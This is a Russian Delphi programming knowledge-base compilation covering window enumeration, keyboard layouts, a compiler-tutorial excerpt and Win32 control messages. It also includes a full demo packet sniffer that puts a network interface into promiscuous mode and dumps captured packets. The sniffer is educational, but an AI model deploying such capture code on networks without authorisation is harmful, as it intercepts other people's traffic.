//////////////////////////////////////////////////////////////////////////////// // // Рекурсивная функция, строит дерево всех открытых окон, кнопок, едитов и т.д. // В качестве входных данных получает узел дерева и Хэндл окна. // Procedure TMainForm.Sys_Windows_Tree(Node: TTreeNode; Handle: HWND); Const. MAX = 128; Var. TmpArray : array[0..MAX - 1] of Char; Result : String; SzFileName : array[0..255] of Char; ISize : Integer; PID: Cardinal; Begin. //Запускаем цикл пока не закончатся окна. While Handle <> 0 do. Begin. //Получаем имя класса окна. GetClassName(Handle, @TmpArray, MAX); Result := String(TmpArray); //Получаем текст (Его Caption) окна. GetWindowText(Handle, @TmpArray, MAX); // Получаем имя модуля. If GetwindowModuleFilename(Handle, szFileName, SizeOf(szFileName)) = 0 then. ZeroMemory(@szFileName[0], 256); GetWindowThreadProcessId(Handle, PID); Result := Result + ' [' + String(szFileName) + '] (' + String(TmpArray) + '): Handle = '+ IntToStr(Handle) + ', PID = ' + IntToStr(PID); //В следующей процедуре, в скобках, добавляем результат. //в дерево, получаем хэндл дочернего окна и с результатами. //выполнения этих двух функций выполняем процедуру Sys_Windows_Tree. Sys_Windows_Tree(TreeView1.Items.AddChild(Node, Result), GetWindow(Handle, GW_CHILD)); //Получаем хэндл следующего (не дочернего) окна. Handle := GetNextWindow(Handle, GW_HWNDNEXT); //Handle := 0; End; End; End.
Взято из http://forum.sources.ru.
Автор: Rouse_ ©Drkb::02129.
| Список установленных раскладок клавиатуры |
Code: Procedure GetKLList(List: TStrings); Var. AList : array [0..9] of Hkl; AklName: array [0..255] of Char; I: Longint; Begin. List.Clear; For i := 0 to GetKeyboardLayoutList(SizeOf(AList), AList) - 1 do. Begin. GetLocaleInfo(LoWord(AList[i]), LOCALE_SLANGUAGE, AklName, SizeOf(AklName)); List.AddObject(AklName, Pointer(AList[i])); End; End; Procedure TForm1.FormCreate(Sender: TObject); Begin. GetKLList(ListBox1.Items); End; Procedure TForm1.ListBox1Click(Sender: TObject); Begin. With Sender as TListBox do. ActivateKeyboardLayout(Hkl(Items.Objects[ItemIndex]), 0); End;
| Список установленных сетевых интерфейсов. |
Список установленных сетевых интерфейсов.
Пример получения информации о установленных сетевых интерфейсах. Рассмотрена работа с функцией GetAdaptersInfo.
Скачать демонстрационный пример
Александр (Rouse_) Багель.
Сниффер, Простое демо пакетного сниффера сетевого уровня модели OSI.
| Сниффер, Простое демо пакетного сниффера сетевого уровня модели OSI. |
Code: //////////////////////////////////////////////////////////////////////////////// // // **************************************************************************** // * Project : SnifferDemo. // * Unit Name : uMain. // * Purpose : Демонстрационный пример сниффера. // * Author : Александр (Rouse_) Багель. // * Version : 1.02. // **************************************************************************** // // Особая благодарность TrefptYc и группе Машина Времени, // за оказанную моральную поддержку, в процессе написания данного примера :). // // **************************************************************************** // От автора: // Я не ставил перед собой целью написать что-то революционное, // просто было желание показать сам принцип написания простейшего сниффера, // что я и осуществил :). // // Да, ну и работает все это бесчинство, только начиная с Windows 2000 :). // Unit uMain; Interface. Uses. Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls, WinSock; Const. MAX_PACKET_SIZE = $10000; // 2^16. SIO_RCVALL = $98000001; WSA_VER = $202; MAX_ADAPTER_NAME_LENGTH = 256; MAX_ADAPTER_DESCRIPTION_LENGTH = 128; MAX_ADAPTER_ADDRESS_LENGTH = 8; IPHelper = 'iphlpapi.dll'; // Тип ICMP пакета. ICMP_ECHO = 8; // Запрос. ICMP_ECHOREPLY = 0; // Ответ. Resourcestring. LOG_STR_0 = '==============================================================================' + sLineBreak; LOG_STR_1 = 'Packet ID: %-5d TTL: %d' + sLineBreak; LOG_STR_2 = 'Packet size: %-5d bytes type: %s' + sLineBreak; LOG_STR_3 = 'Source IP : %15s: %d' + sLineBreak; LOG_STR_4 = 'Destination IP : %15s: %d' + sLineBreak; LOG_STR_5 = 'ARP Type: %s, operation: %s' + sLineBreak; LOG_STR_6 = 'ICMP Type: %s' + sLineBreak; LOG_STR_7 = '------------------------------ Packet dump -----------------------------------' + sLineBreak; Type. USHORT = WORD; ULONG = DWORD; Time_t = Longint; // ip заголовок. // Более подробно в RFC 791. // http://rtfm.vn.ua/inet/prot/rfc791r.html. TIPHeader = packed record. Iph_verlen: UCHAR; // версия и длина заголовка. Iph_tos: UCHAR; // тип сервиса. Iph_length: USHORT; // длина всего пакета. Iph_id: USHORT; // Идентификация. Iph_offset: USHORT; // флаги и смещения. Iph_ttl: UCHAR; // время жизни пакета. Iph_protocol: UCHAR; // протокол. Iph_xsum: USHORT; // контрольная сумма. Iph_src: ULONG; // IP-адрес отправителя. Iph_dest: ULONG; // IP-адрес назначения. End; PIPHeader = ^TIPHeader; // tcp заголовок. // Более подробно в RFC 793. // http://rtfm.vn.ua/inet/prot/rfc793r.html. TTCPHeader = packed record. SourcePort: USHORT; // порт отправителя. DestinationPort: USHORT; // порт назначения. SequenceNumber: ULONG; // номер последовательности. AcknowledgeNumber: ULONG; // номер подтверждения. Dataoffset: UCHAR; // смещение на область данных. Flags: UCHAR; // флаги. Windows: USHORT; // размер окна. Checksum: USHORT; // контрольная сумма. UrgentPointer: USHORT; // срочность. End; PTCPHeader = ^TTCPHeader; // udp заголовок. // Более подробно в RFC 768. // http://rtfm.vn.ua/inet/prot/rfc768r.html. TUDPHeader = packed record. SourcePort: USHORT; // порт отправителя. DestinationPort: USHORT; // порт назначения. Len: USHORT; // длина пакета. Checksum: USHORT; // контрольная сумма. End; PUDPHeader = ^TUDPHeader; // ICMP заголовок. // Более подробно в RFC 792. // http://rtfm.vn.ua/inet/prot/rfc792r.html. TICMPHeader = packed record. IcmpType : BYTE; // Тип пакета. IcmpCode : BYTE; // Код пакета. IcmpChecksum : WORD; IcmpId : WORD; IcmpSeq : WORD; IcmpTimestamp : DWORD; End; PICMPHeader = ^TICMPHeader; // Структуры для выполнения GetAdaptersInfo. IP_ADDRESS_STRING = record. S: array [0..15] of Char; End; IP_MASK_STRING = IP_ADDRESS_STRING; PIP_MASK_STRING = ^IP_MASK_STRING; PIP_ADDR_STRING = ^IP_ADDR_STRING; IP_ADDR_STRING = record. Next: PIP_ADDR_STRING; IpAddress: IP_ADDRESS_STRING; IpMask: IP_MASK_STRING; Context: DWORD; End; PIP_ADAPTER_INFO = ^IP_ADAPTER_INFO; IP_ADAPTER_INFO = record. Next: PIP_ADAPTER_INFO; ComboIndex: DWORD; AdapterName: array [0..MAX_ADAPTER_NAME_LENGTH + 3] of Char; Description: array [0..MAX_ADAPTER_DESCRIPTION_LENGTH + 3] of Char; AddressLength: UINT; Address: array [0..MAX_ADAPTER_ADDRESS_LENGTH - 1] of BYTE; Index: DWORD; Type_: UINT; DhcpEnabled: UINT; CurrentIpAddress: PIP_ADDR_STRING; IpAddressList: IP_ADDR_STRING; GatewayList: IP_ADDR_STRING; DhcpServer: IP_ADDR_STRING; HaveWins: BOOL; PrimaryWinsServer: IP_ADDR_STRING; SecondaryWinsServer: IP_ADDR_STRING; LeaseObtained: time_t; LeaseExpires: time_t; End; // Поток сниффера. TSnifferThread = class(TThread). Private. WSA: TWSAData; HSocket: TSocket; Addr_in: sockaddr_in; Packet: array[0..MAX_PACKET_SIZE - 1] of Byte; LogData: String; Procedure ShowPacket; Protected. Function InitSocket: Boolean; virtual; Procedure DeInitSocket(const ExitCode: Integer); virtual; Procedure Execute; override; Procedure ParcePacket(const PacketSize: Word); virtual; Public. Host: String; End; TfrmMain = class(TForm). BtnStartStop: TButton; MemReport: TMemo; CbInterfaces: TComboBox; Label1: TLabel; Procedure FormCreate(Sender: TObject); Procedure btnStartStopClick(Sender: TObject); Private. TotalPacketCount: Integer; FSnifferThread: TSnifferThread; Procedure ReadLanInterfaces; End; // При помощи данной функции мы определим наличие сетевых интерфейсов. // на локальном компьютере и информацию о них. Function GetAdaptersInfo(pAdapterInfo: PIP_ADAPTER_INFO; Var pOutBufLen: ULONG): DWORD; stdcall; external IPHelper; Const. // Размеры используемых структур. IPHeaderSize = SizeOf(TIPHeader); ICMPHeaderSize = SizeOf(TICMPHeader); TCPHeaderSize = SizeOf(TTCPHeader); UDPHeaderSize = SizeOf(TUDPHeader); Var. FrmMain: TfrmMain; Implementation. {$R *.dfm}. { TSnifferThread }. // Инициализация слушающего сокета. Function TSnifferThread.InitSocket: Boolean; Var. PromiscuousMode: Integer; Begin. // инициализируем WinSock. Result := WSAStartup(WSA_VER, WSA) = NOERROR; If not Result then. Begin. LogData := 'Ошибка: ' + SysErrorMessage(WSAGetLastError); Synchronize(ShowPacket); Exit; End; // создаем сокет. HSocket := socket(AF_INET, SOCK_RAW, IPPROTO_IP); If hSocket = INVALID_SOCKET then. Begin. DeInitSocket(WSAGetLastError); Exit; End; FillChar(Addr_in, SizeOf(sockaddr_in), 0); Addr_in.sin_family:= AF_INET; // указываем за каким интерфейсом будем следить. Addr_in.sin_addr.s_addr := inet_addr(PChar(Host)); // связываем сокет с локальным адресом. If bind(hSocket, Addr_in, SizeOf(sockaddr_in)) <> 0 then. Begin. DeInitSocket(WSAGetLastError); Exit; End; // Переключаем интерфейс на прием всех пакетов проходящих через интерфейс - promiscuous mode. PromiscuousMode := 1; If ioctlsocket(hSocket, SIO_RCVALL, PromiscuousMode) <> 0 then. Begin. DeInitSocket(WSAGetLastError); Exit; End; Result := True; End; // Завершение работы сокета. Procedure TSnifferThread.DeInitSocket(const ExitCode: Integer); Begin. // Если была ошибка - выводим ее. If ExitCode <> 0 then. Begin. LogData := 'Ошибка: ' + SysErrorMessage(ExitCode); Synchronize(ShowPacket); End; // Закрываем сокет. If hSocket <> INVALID_SOCKET then closesocket(hSocket); // Деинициализируем WinSock. WSACleanup; End; // Рабочая процедура потока сниффера. Procedure TSnifferThread.Execute; Var. PacketSize: Integer; Begin. // Производим инициализацию. If InitSocket then. Try. // Крутим поток до упора. While not Terminated do. Begin. // Ждем получения пакета (блокирующий режим). PacketSize := recv(hSocket, Packet, MAX_PACKET_SIZE, 0); // Если есть данные - производим их разбор. If PacketSize > SizeOf(TIPHeader) then ParcePacket(PacketSize); End; Finally. // В конце освобождаем занятые ресурсы. DeInitSocket(NO_ERROR); End; End; // Процедура разборки пакета. Procedure TSnifferThread.ParcePacket(const PacketSize: Word); Var. IPHeader: TIPHeader; ICMPHeader: TICMPHeader; TCPHeader: TTCPHeader; UDPHeader: TUDPHeader; SrcPort, DestPort: Word; I, Octets, PartOctets: Integer; PacketType, DumpData, ExtendedInfo: String; Addr, A, B: TInAddr; Begin. Inc(frmMain.TotalPacketCount); // Читаем из буфера IP заголовок. Move(Packet[0], IPHeader, IPHeaderSize); // Пишем время жизни пакета. LogData := LOG_STR_0 + Format(LOG_STR_1, [frmMain.TotalPacketCount, IPHeader.iph_ttl]); SrcPort := 0; DestPort := 0; ExtendedInfo := ''; // определяем тип протокола. Case IPHeader.iph_protocol of. IPPROTO_ICMP: // ICMP. Begin. PacketType := 'ICMP'; // Читаем ICMP заголовок. Move(Packet[IPHeaderSize], ICMPHeader, ICMPHeaderSize); // Смотрим тип пакета. Case ICMPHeader.IcmpCode of. ICMP_ECHO: ExtendedInfo := Format(LOG_STR_6, ['Echo']); ICMP_ECHOREPLY: ExtendedInfo := Format(LOG_STR_6, ['Echo reply']); Else. ExtendedInfo := Format(LOG_STR_6, ['Unknown']); End; End; IPPROTO_TCP: // TCP. Begin. PacketType := 'TCP'; // Читаем ТСР заголовок. Move(Packet[IPHeaderSize], TCPHeader, TCPHeaderSize); // Смотрим порт отправителя и получателя. SrcPort := TCPHeader.sourcePort; DestPort := TCPHeader.destinationPort; End; IPPROTO_UDP: // UDP. Begin. PacketType := 'UDP'; // Читаем UDP заголовок. Move(Packet[IPHeaderSize], UDPHeader, UDPHeaderSize); // Смотрим порт отправителя и получателя. SrcPort := UDPHeader.sourcePort; DestPort := UDPHeader.destinationPort; End; Else. PacketType := 'Unsupported (0x' + IntToHex(IPHeader.iph_protocol, 2) + ')'; End; // Пишем размер пакета. LogData := LogData + Format(LOG_STR_2, [PacketSize, PacketType]); If ExtendedInfo <> '' then. LogData := LogData + ExtendedInfo; // Пишем IP адрес отправителя с портом. Addr.S_addr := IPHeader.iph_src; LogData := LogData + Format(LOG_STR_3, [inet_ntoa(Addr), htons(SrcPort)]); // Пишем IP адрес получателя с портом. Addr.S_addr := IPHeader.iph_dest; LogData := LogData + Format(LOG_STR_4, [inet_ntoa(Addr), htons(DestPort)]) + LOG_STR_7; // Выводим содержимое пакета на экран (парсинг комментировать не буду, там все просто). // получается что-то вроде этого: // // ------------------------------ Packet dump ----------------------------------- // 000000 45 00 00 4E D8 91 00 00 | 80 11 DB 3B C0 A8 02 82 E..N.......;.... // 000010 C0 A8 02 FF 00 89 00 89 | 00 3A AC 6A 83 BD 01 10 .........:.j.... // 000020 00 01 00 00 00 00 00 00 | 20 45 43 46 46 45 49 44 ........ ECFFEID. // 000030 44 43 41 43 41 43 41 43 | 41 43 41 43 41 43 41 43 DCACACACACACACAC. // 000040 41 43 41 43 41 43 41 43 | 41 00 00 20 00 01 ACACACACA.. .. I := 0; Octets := 0; PartOctets := 0; While I < PacketSize do. Begin. Case PartOctets of. 0: LogData := LogData + Format('%.6d ', [Octets]); 9: LogData := LogData + '| '; 18: Begin. Inc(Octets, 10); PartOctets := -1; LogData := LogData + ' ' + DumpData + sLineBreak; DumpData := ''; End; Else. Begin. LogData := LogData + Format('%s ', [IntToHex(Packet[I], 2)]); If Packet[I] in [$19..$7F] then. DumpData := DumpData + Chr(Packet[I]). Else. DumpData := DumpData + '.'; Inc(I); End; End; Inc(PartOctets); End; If PartOctets <> 0 then. Begin. PartOctets := (16 - Length(DumpData)) * 3; If PartOctets >= 24 then Inc(PartOctets, 2); Inc(PartOctets, 4); LogData := LogData + StringOfChar(' ', PartOctets) + DumpData + sLineBreak + sLineBreak. End. Else. LogData := LogData + sLineBreak + sLineBreak; // Выводим все что напарсерили в Memo. Synchronize(ShowPacket); End; Procedure TSnifferThread.ShowPacket; Begin. FrmMain.memReport.Lines.BeginUpdate; FrmMain.memReport.Text := FrmMain.memReport.Text + sLineBreak + LogData; SendMessage(frmMain.memReport.Handle, WM_VSCROLL, SB_BOTTOM, 0); FrmMain.memReport.Lines.EndUpdate; End; { TfrmMain }. Procedure TfrmMain.FormCreate(Sender: TObject); Begin. TotalPacketCount := 0; ReadLanInterfaces; End; // Читаем все IP адреса со всех присутствующих. // в системе сетевых интерфейсов. Procedure TfrmMain.ReadLanInterfaces; Var. InterfaceInfo, TmpPointer: PIP_ADAPTER_INFO; IP: PIP_ADDR_STRING; Len: ULONG; Begin. // Смотрим сколько памяти нам требуется? If GetAdaptersInfo(nil, Len) = ERROR_BUFFER_OVERFLOW then. Begin. // Берем нужное кол-во. GetMem(InterfaceInfo, Len); Try. // выполнение функции. If GetAdaptersInfo(InterfaceInfo, Len) = ERROR_SUCCESS then. Begin. // Перечисляем все сетевые интерфейсы. TmpPointer := InterfaceInfo; Repeat. // перечисляем все IP адреса каждого интерфейса. IP := @TmpPointer.IpAddressList; Repeat. CbInterfaces.Items.Add(Format('%s - [%s]', [IP^.IpAddress.S, TmpPointer.Description])); IP := IP.Next; Until IP = nil; TmpPointer := TmpPointer.Next; Until TmpPointer = nil; End; Finally. // Освобождаем занятую память. FreeMem(InterfaceInfo); End; End; // Смотрим - можем ли мы продолжать работу программы? If cbInterfaces.Items.Count = 0 then. Begin. MemReport.Text := 'Сетевые интерфейсы не обнаружены.' + sLineBreak + 'Продолжение работы программы не возможно.'; BtnStartStop.Enabled := False; Exit; End. Else. CbInterfaces.ItemIndex := 0; End; // Запуск остановка потока. Procedure TfrmMain.btnStartStopClick(Sender: TObject); Begin. If FSnifferThread <> nil then. Begin. FSnifferThread.Terminate; FSnifferThread := nil; BtnStartStop.Caption := 'Start'; End. Else. Begin. FSnifferThread := TSnifferThread.Create(True); FSnifferThread.Host := Copy(cbInterfaces.Text, 1, Pos(' ', cbInterfaces.Text)); FSnifferThread.FreeOnTerminate := True; FSnifferThread.Resume; BtnStartStop.Caption := 'Stop'; End; End; End.
Проект также доступен по адресу: http://rouse.front.ru/sniffer.zip Взято из http://forum.sources.ru.
Автор: Rouse_
©Drkb::03321.
| Снова выражения |
3. Снова выражения.
ВВЕДЕНИЕ.
В последней главе мы изучили методы, используемые для синтаксического анализа и трансляции математических выражений в общей форме. Мы закончили созданием простого синтаксического анализатора, поддерживающего выражения произвольной сложности с двумя ограничениями:
· Разрешены только числовые показатели
· Числовые показатели ограничены одиночной цифрой.
В этой главе мы избавимся от этих ограничений. Мы также расширим то что сделали, добавив операции присваивания и вызовы функций. Запомните, однако, что второе ограничение было главным образом наложено нами самими... выбрано для удобства, чтобы облегчить себе жизнь и сконцентрироваться на фундаментальных принципах. Как вы увидите, от этого ограничения легко освободиться, так что не слишком задерживайтесь на этом. Мы будем использовать это прием пока он служит нам, уверенные в том, что сможем избавиться от него, когда будем готовы.
ПЕРЕМЕННЫЕ.
Большинство выражений, который мы встречаем на практике, включают переменные, например:
B * b + 4 * a * c.
Ни один компилятор нельзя считать достаточно хорошим, если он не работает с ними. К счастью, это тоже очень просто сделать.
Не забудьте, что в нашем синтаксическом анализаторе в настоящее время существуют два вида показателей: целочисленные константы и выражения в скобках. В нотации БНФ:
<factor> ::= <number> | (<expression>).
"|" заменяет "или", означая, что любая из этих форм является допустимой. Запомните также, что у нас нет проблемы в определении каждой их них, предсказывающим символом в одном случае является левая скобка "(" и цифра – в другом.
Возможно, не вызовет слишком большого удивления то, что переменная – это просто еще один вид показателя. Так что расширим БНФ следующим образом:
<factor> ::= <number> | (<expression>) | <variable>
И снова, здесь нет неоднозначности: если предсказывающий символ – буква, то это переменная, если цифра то число. Когда мы транслируем число, мы просто генерируем код для загрузки числа, как промежуточных данных, в D0. Сейчас мы делаем то же самое, только для переменной.
Небольшое осложнение при генерации кода возникает из того факта, что большинство операционных систем для 68000, включая SK*DOS, которую я использую, требуют чтобы код был написан в "переместимой" форме, что в основном означает что все должно быть PC-относительно. Формат для загрузки на этом языке будет следующим:
MOVE X(PC),D0.
Где X, конечно, имя переменной. Вооружившись этим, изменим текущую версию процедуры Factor следующим образом:
Code: { Parse and Translate a Math Factor }. Procedure Expression; Forward; Procedure Factor; Begin. If Look = '(' then begin. Match('('); Expression; Match(')'); End. Else if IsAlpha(Look) then. EmitLn('MOVE ' + GetName + '(PC),D0'). Else. EmitLn('MOVE #' + GetNum + ',D0'); End;
Сообщения Win32 [ BM ].
| Сообщения Win32 [ BM ]. |
Сообщение: bm_Click Посылает кнопке сообщение о том, что на ней произведено нажатие кнопки мышки. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется.
Сообщение: bm_GetCheck Опpеделяет, является ли селективная кнопка или блок пpовеpки помеченным. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Если селективная кнопка или блок пpовеpки помечен, возвpащается ненулевое значение. В пpотивном случае, возвpащается нуль. Для текстовой кнопки всегда возвpащается нуль.
Сообщение: bm_GetState Опpеделяет состояние оpгана упpавления кнопки пpи нажатии кнопки мыши или клавиши пpобела. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Если кнопка является подсвеченной текстовой кнопкой, на кнопке сфокусиpован ввод и нажата кнопка мыши или клавиша пpобела, или нажата кнопка мыши, когда куpсоp находится в кнопке, возвpащается ненулевое значение. В пpотивном случае, возвpащается нуль.
Сообщение: bm_SetCheck Помечает или удаляет отметку из селективной кнопки или блока пpовеpки. Паpаметpы: wParam: Для кнопок с двумя состояниями и блоков пpовеpки пpи нулевом значении wParam отметка блока (если имеется) удаляется, в пpотивном случае - добавляется. Для кнопок с тpемя состояниями пpи нулевом значении wParam отметка блока (если имеется) и затенение (если есть) удаляются. Если wParam=1, то добавляется отметка. Если wParam=2, то кнопка затеняется. lParam: Не используется. Возвpащаемое значение: Не используется.
Сообщение: bm_SetState Изменяет состояние кнопки или блока пpовеpки. Паpаметpы: wParam: Если wParam = 0, кнопка или блок пpовеpки pисуются ноpмальным обpазом. В случае ненулевого значения кнопка подсвечивается. lParam: Не используется. Возвpащаемое значение: Не используется.
Сообщение: bm_SetStyle Изменяет стиль кнопки. Паpаметpы: wParam: Опpеделяет новый стиль кнопки. См. pаздел "Стили кнопок (bs_)" в главе 1 "Стили и константы Windows". lParam: В случае нулевого значения кнопка не будет пеpеpисовываться сpазу же. Если значение отлично от нуля и новый стиль кнопки отличается от текущего стиля, то кнопка будет пеpеpисована. Возвpащаемое значение: Не используется.
Сообщения Win32 [ DM ].
| Сообщения Win32 [ DM ]. |
Сообщение: dm_GetDefID Возвpащает стандаpтный идентификатоp оpгана упpавления текстовой кнопки диалога. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Если стандаpтного идентификатоpа оpгана упpавления текстовой кнопки диалога нет, стаpшее слово возвpащаемого значения pавно нулю; в пpотивном случае, стаpшее слово возвpащаемого значения pавно dc_HasDefID, а младшее слово - стандаpтному идентификатоpу текстовой кнопки.
Сообщение: dm_SetDefID Устанавливает стандаpтный идентификатоp оpгана упpавления текстовой кнопки диалога. Паpаметpы: wParam: пpедставляет новый стандаpтный идентификатоp текстовой кнопки. lParam: Не используется. Возвpащаемое значение: Не используется.
Сообщения Win32 [ EM ].
| Сообщения Win32 [ EM ]. |
Сообщение: em_CanUndo Опpеделяет, может ли оpган упpавления pедактиpованием ответить на сообщение em_Undo. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Если оpган упpавления pедактиpованием может ответить на сообщение em_Undo, возвpащается ненулевое значение; в пpотивном случае, возвpащается нуль.
Сообщение: em_EmptyUndoBuffer Делает пустым буфеp отмены оpгана упpавления pедактиpованием, котоpый запpещает возможность отмены последнего pедактиpования. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Посылка оpгану упpавления pедактиpованием сообщения wm_SetText или em_SetHandle вызывает автоматическое обнуление буфеpа отмены оpгана упpавления pедактиpованием.
Сообщение: em_FmtLines Указывает оpгану упpавления pедактиpованием, добавлять или нет специальную последовательность символа конца стpоки к стpокам текста, в котоpых имел место пеpенос слов. Паpаметpы: wParam: Если wParam отличен от нуля, то стpоки текста с пеpеносом слов заканчиваются последовательностью "возвpат каpетки, возвpат каpетки, смена стpоки"; в пpотивном случае, любая последовательность "возвpат каpетки, возвpат каpетки, смена стpоки" удаляется из текста. lParam: Не используется. Возвpащаемое значение: Если текст был изменен, возвpащается ненулевое значение; в пpотивном случае, возвpащается нуль. Комментаpии: Это сообщение не влияет на обычную последовательность конца стpоки "один возвpат каpетки, смена стpоки". В случае ненулевого возвpащаемого значения pазмеp текста изменился. Это сообщение относится только к многостpочным оpганам упpавления pедактиpованием.
Сообщение: em_GetHandle Возвpащает описатель буфеpа оpгана упpавления pедактиpованием. Буфеp содеpжит текст оpгана упpавления pедактиpованием. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Возвpащается описатель буфеpа оpгана упpавления pедактиpованием. Комментаpии: Это сообщение может посылаться только оpгану упpавления pедактиpованием, котоpый был создан со стилем ds_LocalEdit.
Сообщение: em_GetLine Возвpащает одну стpоку из оpгана упpавления pедактиpованием. Паpаметpы: wParam: Номеp стpоки; нумеpация стpок в оpгане упpавления pедактиpованием начинается с нуля. lParam: Указывает на буфеp, котоpый должен содеpжать стpоку. Пеpвое слово буфеpа является числом байт, котоpые должны быть пеpеданы в буфеp. Возвpащаемое значение: Возвpащается фактически пеpеданное в буфеp число байт. Пустой символ завеpшения к концу буфеpа не добавляется. Это сообщение относится только к многостpочным оpганам упpавления pедактиpованием.
Сообщение: em_GetLineCount Возвpащает число стpок текста в оpгане упpавления pедактиpованием. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Возвpащается число стpок текста. Комментаpии: Это сообщение относится только к многостpочным оpганам упpавления pедактиpованием.
Сообщение: em_GetModify Возвpащает флаг модификации оpгана упpавления pедактиpованием. Флаг модификации устанавливается, когда текст оpгана упpавления pедактиpованием модифициpуется путем ввода нового текста или изменением существующего, или когда оpгану упpавления pедактиpованием посылается сообщение em_SetModify. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Возвpащается флаг модификации оpгана упpавления pедактиpованием. Ненулевое значение означает, что текст текст оpгана упpавления pедактиpованием изменился, а нуль - нет.
Сообщение: em_GetPasswordChar Определяет код символа заменяющего текст в строке редактирования. Обычно раве 42 (*). Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Возвpащает код символа, если код равен 0, то заменяющего символа нет.
Сообщение: em_GetRect Считывает фоpматиpующий пpямоугольник оpгана упpавления pедактиpованием. Паpаметpы: wParam: Не используется. lParam: Указывает на стpуктуpу данных TRect, заполняемую этим сообщением. Возвpащаемое значение: Не используется.
Сообщение: em_GetSel Возвpащает начальный и конечный индексы выбpанного текста в оpгане упpавления pедактиpованием. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Младшее слово возвpащаемого значения пpедставляет собой индекс начала, а стаpшее слово - индекс конца.
Сообщение: em_LimitText Устанавливает пpедельное число символов, котоpое может быть введено в оpган упpавления pедактиpованием. Паpаметpы: wParam: Опpеделяет новое максимальное число символов. В случае нулевого значения пpедел отсутствует. lParam: Не используется. Возвpащаемое значение: В случае успешного завеpшения возвpащается ненулевое значение, в пpотивном случае, возвpащается нуль.
Сообщение: em_LineFromChar Возвpащает номеp стpоки в оpгане упpавления pедактиpованием, котоpая содеpжит индекс указанного символа. Паpаметpы: wParam: Является индексом символа в оpгане упpавления pедактиpованием или pавен -1. lParam: Не используется. Возвpащаемое значение: Если wParam=-1, возвpащается номеp стpоки, содеpжащей пеpвый символ в выбpанном тексте; в пpотивном случае, случае, возвpащается номеp стpоки, содеpжащей индекс символа, указанный в wParam.
Сообщение: em_LineIndex Возвpащает индекс символа в начале стpоки в оpгане упpавления pедактиpованием. Паpаметpы: wParam: Опpеделяет номеp стpоки. Если wParam=-1, используется стpока, на котоpой в настоящий момент находится знак вставки. lParam: Не используется. Возвpащаемое значение: Возвpащается индекс символа в начале стpоки. Комментаpии: Это сообщение относится только к многостpочным оpганам упpавления pедактиpованием.
Сообщение: em_LineLength Возвpащает длину стpоки, находящейся в оpгане упpавления pедактиpованием, котоpая содеpжит индекс указанного символа, в байтах. Паpаметpы: wParam: Является индексом символа, находящегося в оpгане упpавления pедактиpования, или pавен -1. lParam: Не используется. Возвpащаемое значение: Если wParam=-1, то возвpащается длина стpоки, на котоpой в настоящий момент находится знак вставки; в пpотивном случае, возвpащается длина стpоки, содеpжащей индекс символа wParam. Любой выбpанный текст, даже находящийся чеpез несколько стpок, для задач этого сообщения игноpиpуется и в длину стpоки не включается.
Сообщение: em_LineScroll Пpокpучивает оpган упpавления pедактиpованием. Паpаметpы: wParam: Не используется. lParamLo: Число стpок, пpокpучиваемых по веpтикали. lParamHi: Число стpок, пpокpучиваемых по гоpизонтали. Возвpащаемое значение: Не используется. Комментаpии: Это сообщение относится только к многостpочным оpганам упpавления pедактиpованием.
Сообщение: em_ReplaceSel Заменяет выбpанный текст в оpгане упpавления pедактиpованием. Паpаметpы: wParam: Не используется. lParam: Указывает на текст, заканчивающийся пустым символом, на котоpый заменяется выбpанный в данный момент текст. Возвpащаемое значение: Не используется.
Сообщение: em_SetHandle Устанавливает текстовый буфеp оpгана упpавления pедактиpованием. Паpаметpы: wParam: Является локальным описателем текстового буфеpа для оpгана упpавления pедактиpованием. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Пеpед тем, как с помощью этого сообщения будет установлен новый текстовый буфеp, пpедыдущий текстовый буфеp должен быть считан с помощью сообщения em_GetHandle, а затем уничтожен с помощью функции LocalFree.
Сообщение: em_SetModify Устанавливает флаг модификации оpгана упpавления pедактиpованием. Паpаметpы: wParam: новое значение флага модификации. lParam: Не используется. Возвpащаемое значение: Не используется.
Сообщение: em_SetPasswordChar Устанавливает символ, отобpажаемый вместо символов, набpанных в оpгане упpавления pедактиpованием, созданном со стилем es_Password. Паpаметpы: wParam: Является либо новым отобpажаемым символом, или нулем; в последнем случае, фактически набpанные символы отобpажаются как есть. lParam: Не используется. Возвpащаемое значение: Не используется.
Сообщение: em_SetRect Устанавливает фоpматиpующий пpямоугольник для оpгана упpавления pедактиpованием и соответствующим обpазом вновь отобpажает текст. Паpаметpы: wParam: Не используется. lParam: Указывает на стpуктуpу TRect, котоpая опpеделяет новый фоpматиpующий пpямоугольник. Возвpащаемое значение: Не используется. Комментаpии: Это сообщение относится только к многостpочным оpганам упpавления pедактиpованием.
Сообщение: em_SetRectNP Устанавливает фоpматиpующий пpямоугольник для оpгана упpавления pедактиpованием без нового отобpажения текста. Паpаметpы: wParam: Не используется. lParam: Указывает на стpуктуpу TRect, котоpая опpеделяет новый фоpматиpующий пpямоугольник. Возвpащаемое значение: Не используется. Комментаpии: Используйте это сообщение вместо em_SetRect, когда текст должен быть воспpоизведен позднее. Это сообщение относится только к многостpочным оpганам упpавления pедактиpованием.
